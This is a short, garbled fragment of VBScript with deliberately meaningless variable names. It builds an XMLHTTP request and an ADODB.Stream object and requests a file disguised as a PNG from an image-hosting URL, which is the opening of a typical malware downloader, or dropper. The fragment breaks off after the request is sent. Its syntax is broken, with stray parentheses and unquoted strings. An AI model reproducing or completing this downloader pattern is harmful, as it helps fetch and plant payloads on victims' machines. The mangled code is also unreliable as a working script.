dim ooooooooodf: Set ooooooooodf = createobject(Microsoft.XMLHTTP) )
dim dsfsdfsdfg: Set dsfsdfsdfg = createobject(Adodb.Stream) )
ooooooooodf.Open GET) , http://savepic.net/6871778.png) , False
ooooooooodf.Send
```